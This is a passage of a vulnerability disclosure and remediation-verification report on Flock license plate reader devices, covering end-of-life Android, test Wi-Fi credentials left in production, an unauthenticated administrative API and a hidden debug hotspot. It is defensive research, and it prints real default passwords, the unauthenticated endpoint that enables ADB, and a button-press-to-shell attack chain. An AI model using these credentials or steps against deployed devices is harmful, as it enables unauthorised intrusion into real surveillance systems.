| Closure requirement         | Cover device credentials, recordings and relevant configuration across user and service storage; corroborate key protection and recovery behavior.                                                 |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 8: UNSUPPORTED END-OF-LIFE OPERATING SYSTEM — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | WHITEPAPER: F19<br>LATER DISCLOSURE: F19 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                          |
| Type: Vulnerable & Outdated Components                                                                                                                                                      | The Falcon/Sparrow/Flex* LPR was found to run Android 8.1.0, an OS that reached its end-of-life (EOL) in 2022. Post-EOL, the vendor ceases delivering security updates, leaving the system exposed to known and emerging vulnerabilities. Using unsupported software in production violates secure lifecycle management principles and undermines compliance with most cybersecurity baselines (e.g., CIS Controls, NIST 800-53 SI-2). Devices on deprecated OS versions are more susceptible to exploitation, as vulnerabilities remain unpatched and publicly documented exploit code often exists. | Historical Whitepaper CVSS Score: 5.3    |
| Threat Context: Experienced Attacker                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Severity: MEDIUM                         |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | CVE #: N/A                               |
|                                                                                                                                                                                             | Attackers can exploit publicly known vulnerabilities that remain unpatched, enabling privilege escalation, remote code execution, or denial-of-service. Continued operation on an obsolete platform increases overall attack surface and compromises system integrity, confidentiality, and availability.                                                                                                                                                                                                                                                                                             |                                          |
| CVSS 4.0 AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | CWE: CWE-1104                            |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                          |

|                         |                                                                                                                           |                                  |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| REMEDATION VERIFICATION |                                                                                                                           | UNREMIEDIATED — STILL VULNERABLE |
| Original version(s)     | LPR v2.2; Android 8.1.0; OPM1.171019.026; OpenQ 624A / MSM8953.                                                           |                                  |
| Tested version(s)       | Primary: Android 8.1.0 / OPM1.171019.026 / incremental 2020000 (2025-06-05).                                              |                                  |
| Remediation test        | Read the supplied primary build properties and declared Android security patch level from the supplied system filesystem. |                                  |
| Remediation test result |                                                                                                                           |                                  |

This finding was found to not be resolved. The supplied primary image still declares Android 8.1.0 (API 27) with security patch level 2018-06-05.

## Steps to Reproduce

1. Boot the device, connect adb, and read the build props with `getprop` — note Android 8.1.0 (EOL).

```
adb shell getprop ro.build.version.release
adb shell getprop ro.build.fingerprint
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb
- MicroUSB cord

## Mitigation

Apply the other findings mitigations. Use hardware that runs an actively supported EOS.

**Public sources:** [Presentation p. 15](#) · [Whitepaper F19, PDF p. 46](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

#### 1. Supplied primary Android version and patch declarations

**Procedure:** `debugfs -R 'cat /build.prop' 24_system.img` | select version/build fields

##### REMEDIATION TESTING OUTPUT / EVIDENCE

```
6: ro.build.version.incremental=2020000
7: ro.build.version.sdk=27
11: ro.build.version.release=8.1.0
12: ro.build.version.security_patch=2018-06-05
15: ro.build.date.utc=1749153957
```

|                                    |                                                                                                                                                                             |
|------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Runtime / evidence boundary</b> | Vendor support commitment, SBOM, patch/backport ledger with component versions and CVE disposition, independently reviewed release provenance, and migration/support dates. |
| <b>Closure requirement</b>         | Accept a maintained Android fork only with traceable, applicable backports and binary-level evidence plus a support commitment; otherwise isolate and schedule replacement. |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 9: DEVELOPMENT/TEST CREDENTIAL IN PRODUCTION  
— FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 9                                                                                                                                                                                                                                                                                                                                         | WHITEPAPER: F20<br>LATER DISCLOSURE: F20    |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                   |                                             |
| Type: Debug<br>Functionality                                                                                                                                                                | One of the Falcon/Sparrow/Flex* LPR units was found to contain development/test credentials in clear text. In this case, this was for the 'test_flick' Wi-Fi network. It was found that if the wireless interface was brought up or if the modem could not connect, the device would automatically connect to any AP with that name and password. | Historical<br>Whitepaper CVSS<br>Score: 3.5 |
| Threat Context:<br>Inexperienced Attacker                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                   | Severity: LOW                               |
| Public Full Disclosure<br>Date: 09/27/2025                                                                                                                                                  | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                        | CVE #:<br>CVE-2025-59409                    |
|                                                                                                                                                                                             | An attacker with physical or local access can steal this password. Additionally, an attacker can set up a malicious AP (evil twin) positioning themselves a 'person-in-the-middle' PiTM when the device auto connects too when its Wi-Fi is enabled.                                                                                              |                                             |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                   | CWE: CWE-1299                               |
| Discovered By:<br>Jon Gaines                                                                                                                                                                | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                        | Further Research<br>Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                                                                                                                                                                                                        |                                             |
| Notes<br>Used in an attack chain with Findings such as 29 or 30, this finding’s severity would greatly increase.                                                                            |                                                                                                                                                                                                                                                                                                                                                   |                                             |

| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                                                          | UNCONFIRMED — EFFECTIVE SAVED-NETWORK STORE ENCRYPTED |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| Original version(s)     | Historical Falcon field runtime configuration; SystemControl 6.35.23, 6.35.35                                                                                                                                                                                                                            |                                                       |
| Tested version(s)       | Supplied primary SystemControl 6.35.47; current vendor/userdata partitions                                                                                                                                                                                                                               |                                                       |
| Remediation test        | Compared the exact historical runtime Wi-Fi configuration with current factory templates, scanned every readable current extracted filesystem and decoded APK file for the historical literals, and compared APKTool smali for the complete saved-network reconnect/cleanup class across three versions. |                                                       |
| Remediation test result | This finding requires live device access to confirm its remediation state. The exact historical SSID and PSK are                                                                                                                                                                                         |                                                       |

absent from all readable supplied firmware image, but current SystemControl 6.35.47 retains byte-for-byte identical auto-reconnect and single-netId cleanup logic, and the effective saved-network store is inside opaque/encrypted userdata.

## Steps to Reproduce

1. With adb/cat, read the Wi-Fi configuration and note the dev/test network test\_flock provisioned in production.
2. Record the disclosed credential: SSID test\_flock; password curlysquash524 (or, on some units, Flock).
3. Compare the saved profile with a controlled AP of the same name and verify the device's automatic association behavior when Wi-Fi is enabled or modem connectivity fails.

**Additional acquired historical evidence:** a separate field runtime wpa\_supplicant.conf in the evidence package contains SSID SectorL and PSK supersecretpassword; it is preserved as a distinct unit/configuration record.

**Reproduction source:** DEF CON companion paper plus separately acquired historical runtime configuration

## Tools Used

- Micro USB Cord
- adb
- cat

## Mitigation

Do not deploy devices with test or development configurations on them.

**Public sources:** Presentation p. 16 · Whitepaper F20, PDF p. 47 · S04

### Source notes

- The companion PDF discloses test\_flock / curlysquash524 and Flock as an alternate password on some units. A separately acquired historical runtime configuration preserved in the evidence package contains SectorL / supersecretpassword. They are retained as distinct original evidence sources.

# Remediation verification details

## Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

### 1. Historical credential, supplied-literal scan, and protected-state boundary

**Procedure:** Compare the historical runtime profile with supplied templates; scan all readable supplied files for the four distinctive disclosed literals; inspect userdata read-only.

REMEDIATION TESTING OUTPUT / EVIDENCE

```
historical_runtime_profile_sha256=953b02e045f67848ac4ca093fcdd79417147449fc240925c299d48ca5c4f49e3
historical_profile_contains_cleartext_psk=true
supplied_vendor_template_sha256=bfde8f81a2ba1fe98e26d2d72a3780d8569fbfa141f5b594637f6dda7ef7f21a
supplied_vendor_template_contains_network_block=false
distinctive_historical_literals_scanned=4
readable_supplied_files_literal_matches=0
userdata_sha256=c935bca10b463b6d9f52c66fc6c8d2096d155acf4ed3451513fb1578a8121ef1
userdata_opaque_high_entropy=true
effective_saved_network_store_readable=false
RESULT=The historical values were not found in readable supplied files; the effective saved-network state remains unavailable inside encrypted userdata, so runtime remediation is unconfirmed.
```

|                             |                                                                                                                                                                                                                                                                                                                     |
|-----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Whether the upgraded unit's encrypted effective Wi-Fi store still contains any development/test profile or whether it will associate to an isolated evil twin.                                                                                                                                                      |
| Closure requirement         | Provide a read-only saved-network inventory from representative upgraded and factory-reset units showing no development/test profiles, plus an isolated negative association test. A remediation should also include a migration that removes all forbidden profiles rather than only the app's last tracked netId. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

**FINDING 10: UNAUTHENTICATED ADMINISTRATIVE API  
ENDPOINTS — FALCON/SPARROW/FLEX\* LPR**

| REPORT FINDING                                                                                                                                                                              | FINDING 10                                                                                                                                                                                                                                                                                          | WHITEPAPER: F28<br>LATER DISCLOSURE: F28     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                     |                                              |
| <b>Type:</b> Improper Access Control                                                                                                                                                        | The 'Collins' application used to run and manage the LPR image/video stream installed on multiple devices was found to contain a API web service that lacked any form of authentication or authorization.                                                                                           | <b>Historical Whitepaper CVSS Score:</b> 9.8 |
| <b>Threat Context:</b><br>Inexperienced Attacker                                                                                                                                            |                                                                                                                                                                                                                                                                                                     | <b>Severity:</b> CRITICAL                    |
| <b>Public Full Disclosure Date:</b> 09/27/2025                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                                                                                                                                                                                                                                   | <b>CVE #:</b><br>CVE-2025-59403              |
|                                                                                                                                                                                             | An attacker with adjacent access can request sensitive information, perform a Denial of Service (DoS), enable wireless command access, enable or disable the camera feed and other sensitive operations In conjunction with other findings in this paper, it results in complete device compromise. |                                              |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                     | <b>CWE:</b> CWE-1299                         |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                                                                                                                                                                                                                                   | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Collins Application (com.flocksafety.android.collins) Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                                                           |                                              |

## REMEDiation VERIFICATION

UNREMIEdiated — Still VULNERABLE

|                            |                                                                                                                                                                                                                                                 |
|----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Original version(s)</b> | Collins 6.35.23 APK SHA-256<br>f03458c068486b16771a6d2131accabc4738a13cf2d800847152<br>cdc60c8b9e6c; Collins 6.35.31 APK SHA-256<br>e015c2934e92564c1855a8f9a61d8986daac83d78e7f87d897d2<br>147d677b9d36                                        |
| <b>Tested version(s)</b>   | Collins 6.35.47 APK SHA-256<br>616dd111ba70798b5d7f9bd3300cbf31ff347a2be30842795e90e<br>e01ddf5af88                                                                                                                                             |
| <b>Remediation test</b>    | Compare exact apktool smali from both researcher-supplied Collins versions with current 6.35.47; inspect for cross-tool corroboration JADX and DEX request dispatch; trace service construction and wildcard binding; and join the ADB route to |

|                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                         | current property contexts, compiled SELinux policy, vendor init, and F16 addb authentication analysis.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Remediation test result | <b>This finding was found to not be resolved. Collins 6.35.47 retains the exact same WebServer, SystemInfoHelper, and InstallService DEX classes as researcher-supplied 6.35.23 and 6.35.31. Its request path parses an HTTP request and dispatches 21 administrative routes without consuming the header map or making any authentication or authorization decision. The service listens on TCP/8080 on all local interfaces when installer/hotspot mode is active. If the endpoint is reached through the historical physical installer/hotspot sequence, field reachability inherits F29's unresolved runtime activation state; the missing endpoint authorization is established independently of that reachability question.</b> |

## Steps to Reproduce

1. On the same W/LAN, reach the unauthenticated Collins HTTP API and issue administrative requests — no auth token required.
2. The redacted endpoint that enables ADB over TCP without ADB authentication is `PUT /api/v1/system/enable_adb` (the pivot for the wireless RCE chain, Findings 30/33/41).

```
PUT /api/v1/system/enable_adb      # enables adb-over-TCP, no adb auth (Remote Control)
PUT /api/v1/liveView/enable        # startLiveView(true), JPEG/MJPEG
PUT /api/v1/liveView/disable
PUT /api/v1/system/reboot
PUT /api/v1/system/switch/enable
GET /api/v1/system/{modem,battery,os,apps,logs,crashpack}
PUT /api/v1/system/battery/disable_internal
PUT /api/v1/system/battery/shutdown_delay
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC

## Mitigation

Implement Authentication and Authorization. Listen on loopback, disable especially sensitive endpoints.

**Public sources:** [Presentation p. 20](#) · [Whitepaper F28, PDF p. 54](#) · [S07](#) · [S09](#)

## Remediation verification details

### Remediation testing output / evidence

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

#### 1. Exact original/current Collins DEX comparison

**Procedure:** sha256sum and cmp decoded smali/manifests across 6.35.23, 6.35.31, and 6.35.47

##### REMEDIATION TESTING OUTPUT / EVIDENCE

###### COMMAND

```
sha256sum and cmp of apktool smali and decoded manifests from Collins 6.35.23, 6.35.31, and 6.35.47
```

###### WebServer.smali

```
6.35.23: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6
6.35.31: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6
6.35.47: 2cd1db22cf6581ae83fa9445c95d6b8c79c5d8b3c5c0bf8620d47a1aff16ecb6
exact_match_all_versions=true
```

###### SystemInfoHelper.smali

```
6.35.23: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9
6.35.31: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9
6.35.47: 2efe85eca778da519b67746120c46ca22318ad1236824b5c2241cdd0926d98f9
exact_match_all_versions=true
```

###### InstallService.smali

```
6.35.23: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b
6.35.31: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b
6.35.47: cff520233027990921fb82a069b220ba0b292e481cc16d03926a44312960667b
exact_match_all_versions=true
```

###### AndroidManifest.xml

```
6.35.23: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62
6.35.31: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62
6.35.47: c38b3feffd20e9872f59082f22d5099f7c9a4c9f61cc93b89afbc8bbfb796a62
exact_match_all_versions=true
```

###### NanoHTTPD.smali 6.35.31/current SHA-256:

```
df8c5c5124320c32f211744144afeb9189468ab0273fd508b40fab7005293417
```

```
NanoHTTPD exact_match=true
```

```
Collins APK 6.35.23: f03458c068486b16771a6d2131accabc4738a13cf2d800847152cdc60c8b9e6c
```

```
Collins APK 6.35.31: e015c2934e92564c1855a8f9a61d8986daac83d78e7f87d897d2147d677b9d36
```

```
Collins APK 6.35.47: 616dd111ba70798b5d7f9bd3300cbf31ff347a2be30842795e90ee01ddf5af88
```

## 2. Supplied DEX route/authentication trace

**Procedure:** extract routeRequest() and serve() from current apktool smali; trace p4 header register

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
routeRequest p4/header occurrences: 1 (the parameter declaration only)
Authorization/Bearer/authentication checks: 0
PUT /api/v1/system/adb/enable -> SystemInfoHelper.turnOnAdbWifi()
```

## 3. Current compiled SELinux authorization path

**Procedure:** verify platform signer; inspect current seapp/property contexts; query current precompiled\_sepolicy with sesearch

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
COMMAND
sha256sum current precompiled_sepolicy; apksigner current framework-res; inspect seapp/
property contexts; sesearch --allow -s system_app -t flock_prop -c property_service -p set

997650ade0b4b50523deab07cb963f14f518c30dab0a7ad8cd9d1edb4156a1fc

PLATFORM SIGNER
Signer #1 certificate DN: EMAILADDRESS=null@flocksafety.com, CN=Android, OU=Android,
O=Android, L=Atlanta, ST=Georgia, C=US
Signer #1 certificate SHA-256 digest:
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a

SEAPP CONTEXT
2:user=system seinfo=platform domain=system_app type=system_app_data_file

PROPERTY CONTEXT
50:persist.vendor.flock.    u:object_r:flock_prop:s0
95:vendor.flock.           u:object_r:flock_prop:s0

COMPILED POLICY
allow system_app flock_prop:property_service set;

RESULT
Current Collins is platform-signed and declares android.uid.system; the current seapp mapping
selects system_app, and the compiled policy permits system_app to set vendor.flock.*
(flock_prop).
```

#### 4. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

##### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: component=InstallService | decision=Start installer hotspot and construct WebServer on TCP/8080 | effect=Management listener is created while installer/hotspot mode is active
step_2: component=NanoHTTPD | decision=null hostname -> InetAddress(port) | effect=Listener binds all local interfaces
step_3: component=WebServer.serve/handleRequest | decision=Parse and dispatch by method/path; headers parameter is never consumed | effect=No authentication or authorization gate precedes administrative handlers
step_4: component=WebServer ADB route | decision=PUT /api/v1/system/adb/enable | effect=Call SystemInfoHelper.turnOnAdbWifi()
step_5: component=SystemInfoHelper/FlockSystemProperties | decision=Set vendor.flock.adb-wifi=1 | effect=Write reaches Android property service
step_6: component=SELinux | decision=system_app may set flock_prop | effect=Current policy permits the Collins property write
step_7: component=vendor init | decision=on property:vendor.flock.adb-wifi=1 | effect=Set ADB TCP port 5555 and restart adbd
step_8: component=current adbd / F16 | decision=effective ro.adb.secure=0 clears auth_required | effect=Unknown host can obtain UID/GID 2000 shell without ADB key approval
```

##### Runtime / evidence boundary

If the endpoint is reached through the historical physical installer/hotspot sequence, field reachability inherits F29's unresolved runtime activation state; the missing endpoint authorization is established independently of that reachability question. The firmware remediation state is established. A short live retest is optional corroboration for field-state reachability: enter installer/hotspot mode, send the request from an unknown host, capture TCP/8080 and TCP/5555 behavior plus `adb shell id`, then disable ADB and confirm port 5555 closes.

##### Closure requirement

Require cryptographically verified client identity and per-route authorization before parsing or executing every administrative request; bind the management service only to an explicitly trusted interface; disable it outside a short installer session; and supply negative integration evidence showing missing, invalid, expired, replayed, and underprivileged credentials fail closed without side effects.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 11: HIDDEN HARDWARE DEBUG FUNCTIONALITY - HOTSPOT — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 11                                                                                                                                                                                                                                                                                                       | WHITEPAPER: F29<br>LATER DISCLOSURE: F29     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                  |                                              |
| <b>Type:</b> Debug Functionality                                                                                                                                                            | The Picard/Bravo/Falcon/Flex* LPR and Compute Box were found to contain hidden debug functionality. In this case, by pressing the button on any of the devices 3 times in quick succession, the device's hotspot is enabled. Furthermore, by default all device's weak default hotspot passwords are 'security.' | <b>Historical Whitepaper CVSS Score:</b> 9.8 |
| <b>Threat Context:</b> Inexperienced Attacker                                                                                                                                               |                                                                                                                                                                                                                                                                                                                  | <b>Severity:</b> CRITICAL                    |
| <b>Public Full Disclosure Date:</b> 09/27/2025                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                                                                                                                                                                                                                                                | CVE #: N/A                                   |
|                                                                                                                                                                                             | An attacker with brief physical access can enable the devices to enable their hotspot and then wirelessly connect to them. Chained with other vulnerabilities it greatly increases the risk.                                                                                                                     |                                              |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                  | <b>CWE:</b> CWE-78                           |
| <b>Discovered By:</b><br>Kajer (Button Press Sequence) Jon Gaines                                                                                                                           | <b>Affected Hardware/Software</b>                                                                                                                                                                                                                                                                                | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Collins Application (com.flocksafety.android.collins) Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                                                                        |                                              |

| REMEDATION VERIFICATION    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | LIKELY UNREMEDIED — HIGH CONFIDENCE |
|----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|
| <b>Original version(s)</b> | SystemControl 6.35.23, 6.35.35; Cachaca 6.35.23, 6.35.31; Collins 6.35.23, 6.35.31                                                                                                                                                                                                                                                                                                                                                                                                                 |                                     |
| <b>Tested version(s)</b>   | SystemControl 6.35.47; Cachaca 6.35.47; Collins 6.35.47; platform Supplied primary 24_system.img from the 54-partition LPR set                                                                                                                                                                                                                                                                                                                                                                     |                                     |
| <b>Remediation test</b>    | Anchor every original/current APK by SHA-256, package version, and platform signer; compare decoded manifests and normalized exact smali; inspect for cross-tool corroboration JADX; trace the switch event to the Wi-Fi framework sink; inspect every current receiver for ENTER_INSTALLER_MODE; compare Cachaca and Collins consumers across three versions; join the separately corroborated Collins listener/API result; and explicitly preserve the single unresolved runtime-state boundary. |                                     |

## Remediation test result

This finding was found to not be resolved at the static trigger, installer-mode consumer, hotspot credential, SSID, Wi-Fi configuration, and tethering layers. SystemControl 6.35.47 retains the same three-press detector and the exact uniform hotspot key `security`; every compared security-relevant method is instruction-identical to the researcher-supplied versions. A current physical activation transcript is still required for confirmed-open status because the Collins manifest receiver inherits a `BOOT_COMPLETED`-only default action list—also unchanged from the original builds—and the supplied userdata does not reveal the provisioned operational/service state that explained the historical live result.

## Steps to Reproduce

1. Press the device button 3 times to raise the hidden `Flock-*` debug hotspot (button sequence credited to kajer).
  2. Connect using the weak hardcoded hotspot password (identical across units) — this places the attacker on the device LAN for the Collins API / wireless RCE chain.
- Hotspot password: `security` (uniform across LPR + Compute Box units; also the Raven default-AP password)

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Wireless NIC

## Mitigation

Do not include debug functionality in production deployments.

**Public sources:** [Presentation p. 22](#) · [Whitepaper F29, PDF p. 56](#) · [S07](#) · [S09](#) · [S08](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Three-version implementation comparison

**Procedure:** Decode SystemControl 6.35.23, 6.35.35, and 6.35.47; compare manifests and normalized security-relevant methods.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
version|apk_sha256|manifest_sha256|signer_sha256|version_code|target_sdk
6.35.23|9493541dabd13eb40640299f133d317b132fb7c0025bdb700cadd79f816919e8|
505c2ddae7ebc095aaadec3718a04dbd850cbfa371590dc56acc2eac63188c98|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035023|27
6.35.35|54316c1cc5ead339f4561d2de0de059b2b449e5ff20c1e6f533cd4c212ea35e4|
505c2ddae7ebc095aaadec3718a04dbd850cbfa371590dc56acc2eac63188c98|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035035|27
6.35.47|a2b30f6d3dd052eee73f4e138b373b71a1b42d6b96afa27763368a946328e115|
505c2ddae7ebc095aaadec3718a04dbd850cbfa371590dc56acc2eac63188c98|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035047|27
MANIFEST_EXACT_MATCH_ALL_VERSIONS=true
CURRENT_SHARED_UID=android.uid.system
CURRENT_DEBUGGABLE=true
CURRENT_PERSISTENT=true
CURRENT_PRIVILEGED_HOTSPOT_PERMISSIONS=OVERRIDE_WIFI_CONFIG,TETHER_PRIVILEGED,CHANGE_WIFI_STAT
E
PowerSwitchAccessibilityService.smali|checkTriplePress()Z|
0756f4f8ab035ac0da64ea754d782f9b050b260a97572164a906c1eb7f87bb57|
0756f4f8ab035ac0da64ea754d782f9b050b260a97572164a906c1eb7f87bb57|
0756f4f8ab035ac0da64ea754d782f9b050b260a97572164a906c1eb7f87bb57|true
PowerSwitchAccessibilityService.smali|onRevFiveBoardSwitchEvent(Lcom/flocksafety/android/
systemcontrol/PowerSwitchAccessibilityService$SwitchEvent;)V|
0f6f53231371729bd13a3df8ec87d0446bfee97fed9e01b2450296514022c35d|
0f6f53231371729bd13a3df8ec87d0446bfee97fed9e01b2450296514022c35d|
0f6f53231371729bd13a3df8ec87d0446bfee97fed9e01b2450296514022c35d|true
PowerSwitchAccessibilityService.smali|onTriplePress()V|
36455b283b3d2d00ae2261a7856066f9671f49db1fc6bf6e0fea0abd32b20a21|
36455b283b3d2d00ae2261a7856066f9671f49db1fc6bf6e0fea0abd32b20a21|
36455b283b3d2d00ae2261a7856066f9671f49db1fc6bf6e0fea0abd32b20a21|true
PowerSwitchAccessibilityService.smali|onAccessibilityEvent(Landroid/view/accessibility/
AccessibilityEvent;)V|68d76071e618770a1283228c1c8e7cd78451be6b541f84957dbaa93f35b23ca8|
68d76071e618770a1283228c1c8e7cd78451be6b541f84957dbaa93f35b23ca8|
68d76071e618770a1283228c1c8e7cd78451be6b541f84957dbaa93f35b23ca8|true
```

## 2. Decisive control path

**Procedure:** Join the cited artifact observations from input through the security decision to the documented result.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
step_1: component=SystemControl PowerSwitchAccessibilityService | decision=five switch
transitions within 3,000 ms | effect=invoke onTriplePress
step_2: component=onTriplePress coroutine | decision=no identity/entitlement gate |
effect=send ENTER_INSTALLER_MODE implicit and package-resolved broadcasts
step_3: component=Cachaca CameraService | decision=productType equals falcon-flex |
effect=enter camera installer mode and schedule configured timeout
step_4: component=Collins WebServerIntentReceiver | decision=manifest matches
ENTER_INSTALLER_MODE but inherited default accepted-action list is BOOT_COMPLETED |
effect=static bytes do not prove a stopped InstallService is freshly started by this action
step_5: component=Collins InstallService when active/boot-started | decision=create()
unconditionally calls startWifiAp(this,null) | effect=derive and request Flock-* hotspot
step_6: component=SystemControl WifiApBroadcastReceiver | decision=uniform literal key
security; no per-device/session authorization | effect=apply visible WPA-PSK configuration and
start tethering
step_7: component=Collins service/listener | decision=unchanged current all-interface
unauthenticated server | effect=TCP/8080 administrative surface and joined F33 chain are
reachable while AP/service state is active
```

#### Runtime / evidence boundary

One non-destructive, no-flash test on an owned provisioned Falcon/Sparrow/Flex\* unit running the assessed 6.35.47 suite: capture baseline hostapd/Wi-Fi state, perform the historical three-press sequence, capture relevant logcat and hostapd state, test association with the retained credential on an isolated WLAN, then disable the hotspot and verify cleanup. This resolves whether the unchanged Collins BOOT\_COMPLETED action-list behavior still reaches the already-active InstallService in the current provisioned state.

#### Closure requirement

Remove the physical debug-hotspot path from production builds; require authenticated, explicitly authorized, short-lived service mode; generate a unique high-entropy per-device/session credential; expire and tear down the AP automatically; bind management services to the approved maintenance channel; and provide negative integration evidence that the historical button sequence and credential cannot create or join an AP.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

